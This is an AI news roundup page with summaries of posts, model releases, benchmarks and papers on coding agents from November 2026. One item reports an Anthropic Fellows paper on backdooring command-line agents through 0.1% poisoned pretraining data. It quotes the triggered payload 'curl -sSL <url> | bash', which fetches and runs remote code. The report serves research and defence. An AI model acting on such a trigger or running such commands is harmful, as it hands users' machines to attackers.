AI Coding Live News

X Discussion: Addy Osmani of Claude Code Warns of "Cognitive Surrender" and Urges Developers to Keep Critical Thinking When Agents Do the Work

Addy Osmani (@addyosmani), whose X bio lists Claude Code at Anthropic, posted a long article on X on November 3 titled "Critical thinking when agents do the work." He describes a spectrum of working with AI: cognitive offloading (delegating a task but owning the result), deferral (the tool output becomes your new input), and "cognitive surrender" (the AI output quietly becomes your own and you feel no need to check it), a term he credits to Steven Shaw and Gideon Nave at Wharton. He offers self-check questions and verification habits. Within about three hours the post drew roughly 1,400 likes, 2,400 bookmarks and more than 72,000 views and reached X trending. These are the author's views, not an Anthropic announcement.

Key Takeaways

  • The spectrum: cognitive offloading (delegate but keep ownership, which the author says he does all day), deferral (the output stops being a hypothesis), and cognitive surrender (no more checking; it becomes your conclusion). Read the X article.
  • His argument: as models improve there are fewer obvious errors, so well-written, mostly correct output no longer demands a second look, and even with many agents running you still have only one pair of eyes on the results.
  • Self-check questions: write down your hypothesis before asking; know whether the AI is helping you think or thinking for you; ask what would make it wrong and test it; have several models argue the other side; ask whether you would bet on it in front of the person who maintains it.
  • Verification habits: define "verified" up front (a passing test, a screenshot, a log); a green check proves one property, so ask what it did not prove; have Claude Code critique its work with a fresh-context subagent, and finish by asking "Did I miss anything?"
  • Delegate fully where being wrong is cheap, but keep the reasoning for decisions whose consequences land on others, such as what to build and whether it is safe to ship.
Read full story
Linked Models & Agents:

DeepSeek Harness Launches Creator Mode: Describe a Plugin in Chat and the Agent Builds It, With 7 Official Demo Prompts

DeepSeek Harness, DeepSeek's open-source, MIT-licensed agent app, announced Creator Mode on its official X account on November 2: users describe the plugin they want in plain language, and the agent turns it into a plugin they can use. Demos include a 3D landmark gallery, a 3D Transformer visualizer, a video editing workbench and a paper reader. DeepSeek also published seven bilingual demo prompts on cdn.deepseek.com, cautioning that some plugins took several rounds of conversation, so a single prompt may not reproduce the video exactly. The post drew about 20,000 likes and 1.69 million views. No benchmarks were published.

DeepSeek Harness Launches Creator Mode: Describe a Plugin in Chat and the Agent Builds It, With 7 Official Demo Prompts

Key Takeaways

  • Creator Mode: describe the plugin you want in natural language and the agent turns it into a usable plugin, from a design workspace to a sandbox game or a 3D LLM visualizer.
  • DeepSeek published 7 demo prompts: a 3D landmark gallery, a 3D Transformer demo, a five-style app theme switcher, a poster workbench, a video editor, a paper reader and a token-usage statistics plugin.
  • The entry point shipped in v0.2.1-rc.5 (Oct 30 pre-release): plugin management gained a "Let Agent create a plugin" button that opens Creator mode and keeps the draft.
  • The GitHub repo has about 270,000 stars under the MIT license; Harness is still in preview.
  • No benchmarks or success rates were published; the announcement drew about 20,000 likes and 1.69 million views.
Read full story
Linked Models & Agents:


OpenAI Details Pando, Its In-House Git Backend: Median Push Latency Down Nearly 5x, Nearly 1 PB Served Daily, Built With Codex in 10 Weeks

On November 2 OpenAI published "Scaling Git at OpenAI", describing Pando, a Git-compatible backend it built for its monorepo. Per OpenAI, Pando cut median push latency by nearly 5x (about 80%), now delivers nearly a petabyte of Git data per day, and has served more than 57 TB in a single hour. It is written in Rust, its core was designed by one engineer and implemented by teams of Codex agents, and it went from kick-off to production in 10 weeks, serving production traffic since April. The trigger: Codex multiplied parallel branches and pushes, and the old system's reliability at times fell below 90%.

OpenAI Details Pando, Its In-House Git Backend: Median Push Latency Down Nearly 5x, Nearly 1 PB Served Daily, Built With Codex in 10 Weeks

Key Takeaways

  • Per OpenAI: median push latency down nearly 5x (about 80%), nearly 1 PB of Git data delivered per day, and a peak of more than 57 TB in one hour, with over 99% of bytes from local disk cache.
  • The trigger: Codex let engineers run far more branches and CI jobs in parallel; the old system struggled from late last year, with reliability at times below 90%.
  • The key trade-off: Pando drops repository-wide consistency for per-branch causal consistency and reuses pushed packfiles, stored as immutable blobs, to serve later fetches.
  • Written in Rust, core designed by one engineer and implemented by teams of Codex agents in 10 weeks; agents using GPT-6 Astra also wrote Lean and TLA+ specs to find bugs and prove properties.
  • Several improvements, such as packfile-uri fixes, are already in upstream Git, and OpenAI says it is exploring ways to share the technology with users.
Read full story

Altman at ADIPEC: The Internal Model Behind the 10,000-Agent Navier-Stokes Proof Is "the Next GPT," Coming Soon

Speaking at the ADIPEC energy conference in Abu Dhabi on November 2, OpenAI CEO Sam Altman said the September run in which 10,000 agents collaborated for about four days used "the model that is going to be released soon, the next GPT," stressing that the agents had no hierarchy and were fully decentralized. It is the first public statement tying the internal model behind OpenAI's September Navier-Stokes proof to its next flagship, though OpenAI has given no name, release date or price.

Altman at ADIPEC: The Internal Model Behind the 10,000-Agent Navier-Stokes Proof Is "the Next GPT," Coming Soon

Key Takeaways

  • Quote (ADIPEC keynote video): "It was 10,000 agents of the model that is going to be released soon, the next GPT, working for about four days, nonstop."
  • OpenAI's September 8 blog post: about 10,000 concurrent agents reached the result in about 88 hours, and GPT-6 Astra took another 17 hours for Lean formalization and verification.
  • Scale (OpenAI figures): 2.7 million agent messages and about 130 billion output tokens for Navier-Stokes alone; 4.9 million messages and about 300 billion output tokens across all attempted problems.
  • The Lean proof is public at openai/NavierStokesAndEuler and establishes statements C and D of the official Clay formulation (breakdown with smooth forcing).
  • Not disclosed: the next GPT's name, release date, price or benchmarks; names like "GPT-6.2 Astra" circulating on X are speculation.
Read full story
Linked Models & Agents:
ADSponsored

X Discussion: DHH Says the Age of Agents Will Be Great for Most Programmers but Hard on Cantankerous Ones Who Relied on Rare Skills

Ruby on Rails creator and 37signals CTO DHH (David Heinemeier Hansson) posted two related takes on X on November 2. First: "The great gift of agents is how they allow you to route around every insufferable gatekeeper in software." Then: the age of agents will be amazing for most programmers but hard on the cantankerous ones, because specialized knowledge and rare skills will no longer offer immunity to people who are a pain to work with, so they should learn basic people skills. The second post drew about 3,600 likes, 106K views and 280+ replies in roughly four hours. This is a personal opinion, not an announcement from any company.

Key Takeaways

  • This is a personal opinion post by DHH, not an official statement from 37signals or any AI company, and it cites no data or study.
  • The main post (2026-11-02 13:03 UTC) had about 3,609 likes, 180 reposts, 282 replies, 60 quotes, 106K views and 400 bookmarks at fetch time.
  • His earlier post about 1.5 hours before, saying agents let you route around every insufferable gatekeeper in software (11:41 UTC), had about 2,831 likes, 131 reposts and 80K views.
  • Supporters: tech analyst Ben Dickson (@bendee983) quoted it saying great engineers used to get a free pass for being difficult, and AI is leveling the field, though solid engineering knowledge is still required.
  • Pushback and additions: one reply joked that cantankerous people just found a coworker who never complains back; another argued an agent will do the work but will not make you nicer, so being easy to work with becomes more valuable.
Read full story
Linked Models & Agents:

OpenAI's Tibo Says Dots Will Expand Its Model Family to Include GPT-6.1 Terra for Speed and Wider Reach

At 15:50 UTC on Nov 2, Tibo (@thsottiaux), whose X bio reads "Codex & ChatGPT @OpenAI", posted that OpenAI is working on expanding the family of frontier models that power dots, including GPT-6 Astra and GPT-6.1 Terra, with others to come. He said Terra brings speed and "a nice personality upgrade" and will help bring dots to more people. Dots are the always-on agents in ChatGPT with their own cloud computer, launched on GPT-6 Astra. This is a first-hand post by an OpenAI employee, not a formal company announcement; no timing or plan details have been published.

OpenAI's Tibo Says Dots Will Expand Its Model Family to Include GPT-6.1 Terra for Speed and Wider Reach

Key Takeaways

  • Source: an original post by Tibo (@thsottiaux, X bio "Codex & ChatGPT @OpenAI"), which drew about 2,475 likes, 622 replies and 127K views within roughly 20 minutes.
  • Key point: dots will no longer run only on GPT-6 Astra; GPT-6.1 Terra is being added, with more models later. It is described as work in progress with no launch date.
  • Terra per OpenAI: standard API pricing of $1 input and $5 output per million tokens, 50% below GPT-5.6 Terra and GPT-6.1 Sol, and over 3x faster task completion than GPT-6 Astra (OpenAI).
  • Current access: dots are rolling out to Pro users 18+ outside the EEA, Switzerland and the UK and to Business Premium; Enterprise needs an admin to enable the beta (Help Center).
Read full story


Microsoft Open-Sources Mage-VL-Cowork, a 4B Computer-Use Agent That Chooses Between Clicking the GUI and Running Bash, Scoring 66.0% on OSWorld-Verified

On October 30, Microsoft's Mage team released Mage-VL-Cowork on Hugging Face under Apache-2.0: a 4B multimodal computer-use agent in which a single model decides at every step whether to act through screenshots and GUI clicks (computer_use) or through bash and Python in a terminal, with no external orchestrator. Microsoft reports a two-run average of 66.0% on OSWorld-Verified (361 tasks, 50-step budget), above Qwen3.6-27B at 63.9% but below the 9B SCALECUA-Qwen3.5-9B at 68.7%.

Microsoft Open-Sources Mage-VL-Cowork, a 4B Computer-Use Agent That Chooses Between Clicking the GUI and Running Bash, Scoring 66.0% on OSWorld-Verified

Key Takeaways

  • 4B parameters, built on Mage-VL (Mage-ViT vision encoder plus Qwen3-4B-Instruct-2507); about 9.48 GB of bf16 weights under Apache-2.0.
  • On OSWorld-Verified, two independent runs scored 65.33% and 66.75% for a 66.0% average; 87.5% on operating-system tasks and 62.7% on multi-app workflows.
  • In Microsoft's side-by-side, a LibreOffice Calc chart task took 39 seconds (6 steps) via Python in the terminal, versus 9:56 (39 steps) for GUI-only Qwen3.6-27B.
  • Online RL adds 10.16 points over hybrid SFT while cutting mean model calls by 13.0% and output tokens by 25.4%.
  • Training data came from Mage-CUA-Forge, which synthesized about 294K desktop and web tasks across 6,915 skills and cut per-task generation cost from $0.906 to $0.158.
Read full story
Linked Models & Agents:
⚡ Mage-VL-Cowork⚡ Mage-VL⚡ Qwen3-4B⚡ Qwen3.6-27B🌐 Microsoft

X Discussion: Vercel CEO Guillermo Rauch Says "Own Your Intelligence," Urging Local Models to Keep Spreading and Developers to Own Their Agent Harness and Data

Vercel CEO Guillermo Rauch posted on X on November 1: "Own your intelligence. Anyone that opposes this has something to sell you (perhaps your own intelligence back to you.)" He argued that local models need to keep proliferating; since the biggest models may be out of reach locally for now, the best option is to keep your options open: own your harness, data, connections and runtime, meaning your agents, and embrace open source. Within about 12 hours the post drew about 2,500 likes, 128K views and over 100 quote posts, with debate centered on how to balance local and cloud AI.

Key Takeaways

  • This is Rauch's personal opinion post, not an official Vercel announcement or product release.
  • The original post (2026-11-01 21:08 UTC) had about 2,533 likes, 255 reposts, 266 replies, 107 quotes, 128K views and 581 bookmarks at fetch time.
  • Core claim: local models should keep spreading; until the biggest models can run locally, keep your options open by owning your harness, data, connections, runtime and agents, and embrace open source.
  • Mark (@marksuman), co-founder and CEO of Maple AI, replied in a quote post that it will be hybrid: cloud will always be more powerful, so local-first AI should be paired with private cloud.
  • Engineer Shantanu Goel (@shantanugoel) quoted it saying "Guillermo says the truth that most others won't!", drawing about 37 likes.
Read full story
Linked Models & Agents:

Meituan ships LongCat-2.5, a 1.6T-parameter (about 48B active) native multimodal agentic model, with API pricing of $0.30/$1.20 per 1M tokens

On Nov 2 Meituan's LongCat team listed LongCat-2.5 in its API platform change log as the full release of September 25's LongCat-2.5-Preview. The official technical blog says it has 1.6 trillion total parameters with about 48 billion activated per token, builds on LongCat-2.0 with stronger native visual understanding and agentic coding, and was trained and served with W4A4 inference on domestic AI accelerators. Vendor-reported scores include 88.4 on Terminal Bench v2.1, 38.5 on Terminal Bench v4.0, 91.9 on BrowseComp and 83.1 on MCP Atlas. The API speaks both OpenAI and Anthropic formats with a 1M-token context and up to 128K output tokens, at a limited-time price of $0.30 per 1M uncached input tokens, $0.006 cached input and $1.20 output.

Meituan ships LongCat-2.5, a 1.6T-parameter (about 48B active) native multimodal agentic model, with API pricing of $0.30/$1.20 per 1M tokens

Key Takeaways

  • Scale: a 1.6-trillion-parameter MoE with about 48B active per token, a 1M-token context and up to 128K output tokens (official blog, API docs)
  • Code agents (vendor-reported): Terminal Bench v2.1 88.4 (Claude Opus 5 89.1, GPT-5.6-Sol 88.8), Terminal Bench v4.0 38.5 (GPT-5.6-Sol 37.3, Claude Opus 5 53.9), DeepSWE v1.1 64.6
  • General agents (vendor-reported): BrowseComp 91.9, MCP Atlas 83.1, AutomationBench v1.0.6 51.8, HLE with tools 63.1; AutomationBench jumps from 15.8 on LongCat-2.0
  • Pricing: limited-time $0.30 per 1M uncached input tokens, $0.006 cached input and $1.20 output (pricing page)
  • Engineering: W4A4 inference raises prefill throughput 43.3% and decode throughput 42.77% over a W8A8 baseline; FSDP gives 86% higher per-device throughput than DDP in long-sequence SFT
Read full story

SemiAnalysis releases GDPx, an agentic benchmark of 206 tasks across 11 high-value domains where the top model, Claude Opus 5.5, scores just 12%

On Nov 2, semiconductor and AI research firm SemiAnalysis released GDPx, a benchmark of agentic capability across 11 domains: chip design, cybersecurity, biology, finance, legal, quant trading, recursive self-improvement (RSI), hardware design, materials science, alignment and software engineering. Its 206 tasks were built by 14 specialist data partners, with SemiAnalysis doing final QA. On the official leaderboard Claude Opus 5.5 leads at 12.0%, followed by Gemini 4 Carbon at 10.9% and GPT-6 Astra at 9.6%; nearly every model scores 0 on finance and legal. SemiAnalysis says safety classifiers drag down Opus 5.5 and GPT-6 Astra, and plans a new version every 3–6 months. All scores are as reported by SemiAnalysis.

SemiAnalysis releases GDPx, an agentic benchmark of 206 tasks across 11 high-value domains where the top model, Claude Opus 5.5, scores just 12%

Key Takeaways

  • Scale: 11 domains, 14 data partners and 206 tasks, with a default time limit of 8 hours per task (GDPx site)
  • Leaderboard (as reported by SemiAnalysis): Claude Opus 5.5 12.0%, Gemini 4 Carbon 10.9%, GPT-6 Astra 9.6%, Muse Wonder Full 9.0%, Claude Fable 5.1 8.5%, GPT 6.1 Sol 8.4%, Claude Sonnet 5.5 8.2%
  • Lower tier and open weights: DeepSeek 4.1 Flash 1017 5.4%, GPT-6 Luna 5.1%, Grok 4.7 3.9%, GLM 5.3 2.7%; almost every model scores 0 on finance and legal
  • Method: each model runs in its native harness where one exists (Claude Code for Opus, Codex for Astra, Antigravity for Carbon), otherwise OpenCode; the headline is pass@1 over three attempts with all domains weighted equally (SemiAnalysis blog)
  • By domain: Opus 5.5 wins quant trading, hardware and chip design; Gemini 4 Carbon wins biology and software engineering; GPT-6 Astra wins RSI and materials science; Muse Wonder Full is the strongest cyber model
Read full story
ADSponsored

X discussion: FT chief data reporter John Burn-Murdoch says the US productivity jump "doesn't look like AI" and is mostly tech layoffs, while Gavin Baker argues it shows "ROI on AI"

On November 1, John Burn-Murdoch, a Financial Times columnist and chief data reporter, posted a long X thread with his FT piece arguing that the productivity rise in AI-adopting US sectors began in 2020, before AI agents existed, shows up only in the US, and comes mainly from tech layoffs and hiring pullbacks rather than AI. The thread opener has about 1,344 likes, 306 reposts and 186K views. Gavin Baker, managing partner and CIO of Atreides Management, quoted the FT charts and said it is hard not to see some evidence of "ROI on AI," citing a16z and EPB Research data; his post has about 793 likes and 102K views. Burn-Murdoch replied that he is "slightly on the fence" and that the data cannot rule out a role for AI. These are two readings of the same data, not a settled finding.

X discussion: FT chief data reporter John Burn-Murdoch says the US productivity jump "doesn't look like AI" and is mostly tech layoffs, while Gavin Baker argues it shows "ROI on AI"

Key Takeaways

  • Opener: John Burn-Murdoch's thread, posted 2026-11-01 15:04 UTC, with about 1,344 likes, 306 reposts and 186K views; his X bio says he is an FT columnist and chief data reporter
  • His core argument: the productivity rise in AI-adopting US sectors started in 2020, and even a 2022 re-acceleration is "too early to be AI. Back then it was chatbots, not agents"; other rich countries use AI just as widely but show no similar jump
  • Splitting productivity into output and headcount, he argues the US acceleration since 2022 is mainly a tech layoffs story: output stayed on trend while employment fell
  • Counterpoint: Gavin Baker's reply, with about 793 likes and 102K views; citing EPB Research, he says the 3 industries that adopted AI most went from 2.2% to 5% productivity growth, and that the US is 72% of Anthropic revenue (figures he cites from third parties; AICoder has not verified them)
  • Replying to Baker, Burn-Murdoch said he is "slightly on the fence": the "this looks like AI" case is overstated, but the data cannot rule out a role for AI either
Read full story
Linked Models & Agents:

X discussion: Shopify CEO Tobi Lütke backs the monorepo as a Shopify engineer calls it a boon for coding agents, while critics still prefer split repos

Shopify distinguished engineer Burke Libbey posted on November 1 that moving to a monorepo has been a boon for agents at Shopify; it needs thoughtful tooling and has downsides that take effort to mitigate, but he would not go back. He was replying to Darren Shepherd, who said a day earlier that he hates the idea that monorepos are great for agents. Shopify CEO Tobi Lütke then quoted Burke and recalled Mikhail Parakhin telling him that every engineer hates the idea of moving to a monorepo, yet once it is there no engineer would want to work somewhere without one. Tobi's post drew about 1,115 likes, 454 bookmarks and 89K views and set off a wide debate. These are practitioner opinions, not an official technical announcement.

Key Takeaways

  • Original post: @tobi, Nov 1, 15:39 UTC, about 1,115 likes, 454 bookmarks, 95 replies and 89K views at fetch time
  • Shopify distinguished engineer Burke Libbey wrote that moving to a monorepo has been a boon for agents at Shopify; it needs thoughtful tooling and its downsides take effort to mitigate, but he would not go back
  • On the other side, Darren Shepherd (Rancher and k3s background) posted on Oct 31 that he hates the idea that monorepos are great for agents and that the best way to scale is to avoid scaling
  • Mikhail Parakhin replied to Tobi's retelling: "True story! And now, with agents, it more true than ever."
  • Supporters in the quote posts say agents can see every caller at once and get cross-stack type checking and atomic changes; skeptics ask whether agents make independent, separately evolving repos more attractive
Read full story
Linked Models & Agents:

X discussion: Flask creator Armin Ronacher says an Opus 5.5 agent could re-implement all of CPython in about two weeks with no human input, sparking a debate over whether the value is in the test suite

Flask creator Armin Ronacher (@mitsuhiko) posted on November 1 that he is convinced an Opus 5.5 agent could now re-implement all of CPython in about two weeks against just the tests, with no human input, possibly with ABI compatibility, no GIL, a JIT, and better numbers on every measurable metric. The post had about 1,637 likes, 98K views and 162 replies. He later added that a rewrite does not strictly need an existing test suite, and that having the agent build its own tests is often better for porting. antirez agreed, while Mario Zechner and Meta engineer Kevin Newton pushed back. This is a personal prediction; no such rewrite has been done.

Key Takeaways

  • Original post: @mitsuhiko, Nov 1, 11:52 UTC, about 1,637 likes, 269 bookmarks, 162 replies and 98K views at fetch time
  • His core claim: given just the tests and no human input, an agent could rewrite CPython in about two weeks, "probably" with full compatibility including ABI, no GIL and a JIT, which he called "completely crazy"; it is a prediction, not an experiment
  • Follow-up post (14:07 UTC, about 212 likes): an existing test suite is not required, and many pre-existing tests are bad for hill climbing; he says an agent he ran a few weeks ago re-implemented the Excel formula engine and built its own test suite from scratch
  • antirez (creator of Redis) agreed that you can ask an agent to build a large test suite before starting a port; Mario Zechner disagreed, saying his problem with agents is trust and pre-existing test and conformance suites increase it
  • Meta engineer Kevin Newton pushed back that very few Python JITs have succeeded because of complexity and compatibility, and that a good one without human input is unrealistic; others noted that under PEP 703 the free-threaded build is not ABI-compatible with the standard one
Read full story
Linked Models & Agents:
X
Xinyan Hu, Pingbang Hu et al. (Anthropic Fellows Program / Anthropic)arxiv.org·
👀22
🔥82

Anthropic Fellows paper: poisoning 0.1% of pretraining data plants a remote-code-execution backdoor in CLI agents that survives clean SFT, DPO and RL

Researchers from the Anthropic Fellows Program and Anthropic, including Nicholas Carlini and Javier Rando, published "Agentic Backdoors via Pretraining Poisoning" on arXiv. They pretrained three Qwen3-architecture models from scratch at 0.6B, 1.7B and 4B, mixed just 0.1% poisoned documents into the pretraining corpus, and then turned each model into a command-line agent with a fully clean SFT, DPO and GRPO pipeline. The backdoor survived: when the trigger appears, the agent runs a remote-script command like curl -sSL <url> | bash. The 4B model reached a 92.7% Pass@32 attack success rate with an ordinary file-path trigger, while emitting the payload on 0% of clean prompts.

Key Takeaways

  • Poison budget: only 0.1% of a 100B-token pretraining corpus; the attacker needs no access to the model architecture or post-training pipeline (paper)
  • Persistence: the backdoor survives clean SFT, DPO and GRPO (RLVR) post-training and does not lower capability eval scores (paper figures)
  • Success rate: the 4B model hits 92.7% Pass@32 attack success with an ordinary path trigger and 10.5% with a rare-string trigger; payload emission on clean prompts is 0% (paper figures)
  • Scale effect: attack success rises monotonically with model size, and the 4B model stays above zero even at a 0.0005% (1 in 200,000) poison rate
  • Defense: clean data cannot be guaranteed, so the authors point to the action layer, such as sandboxing, least privilege, and allow-lists or human confirmation for risky commands; code is open source (GitHub)
Read full story
Linked Models & Agents:
g
guregodevo (Memdoor author)github.com·
👀15
🔥81

Memdoor reproduces GVS5H: a team of five Qwen3.8-27B agents averages 9.8/10 on the first 10 LiveCodeBench Hard problems, against 8.0 for a single Fable 5 call

On Oct 31 the open-source coding agent Memdoor (GitHub guregodevo/memdoor, Apache 2.0) published its team-solve workflow: using the GVS5H paper authors' exact prompts and loop, five Qwen3.8-27B instances act as planner, two ideators, solver and manager, talk only through files on disk, and a script that runs the tests decides success. Over five passes on the first 10 LiveCodeBench Hard problems from the GVS5H list it averaged 9.8/10, against 9.6 for the authors' own harness and 8.0 for a single Fable 5 call; 49 of 50 runs solved the problem for $35.79 in total, and every request and reply is public. The Hacker News post has about 200 points. This is a community reproduction on only 10 problems, and the author notes that training-data contamination cannot be ruled out.

Key Takeaways

  • Score: a mean of 9.8/10 over five passes (10, 10, 10, 10, 9), against 9.6 for the GVS5H authors' own harness and 8.0 for a single Fable 5 call (team-solve README, project-reported)
  • Cost: 49 of 50 runs solved, $35.79 and 15.3M output tokens in total; a median run took about 40 minutes of model time and $0.39, the longest 4 hours
  • Method: five roles (planner, two ideators, solver, manager) plus a repair worker each start from a fresh context, talk only through files on disk, and a shell script that runs the tests decides success instead of a model
  • Limits: only 10 problems rather than the paper's 100; the contests date from March and April 2025 and may be in training data; Fable 5's column comes from the GVS5H authors' result files and was not rerun in this harness
  • Reach: the HN post has about 200 points as of Nov 1, 16:10 SGT; the original GVS5H paper is arXiv 2608.26480, which reached #1 on HN on Oct 25
Read full story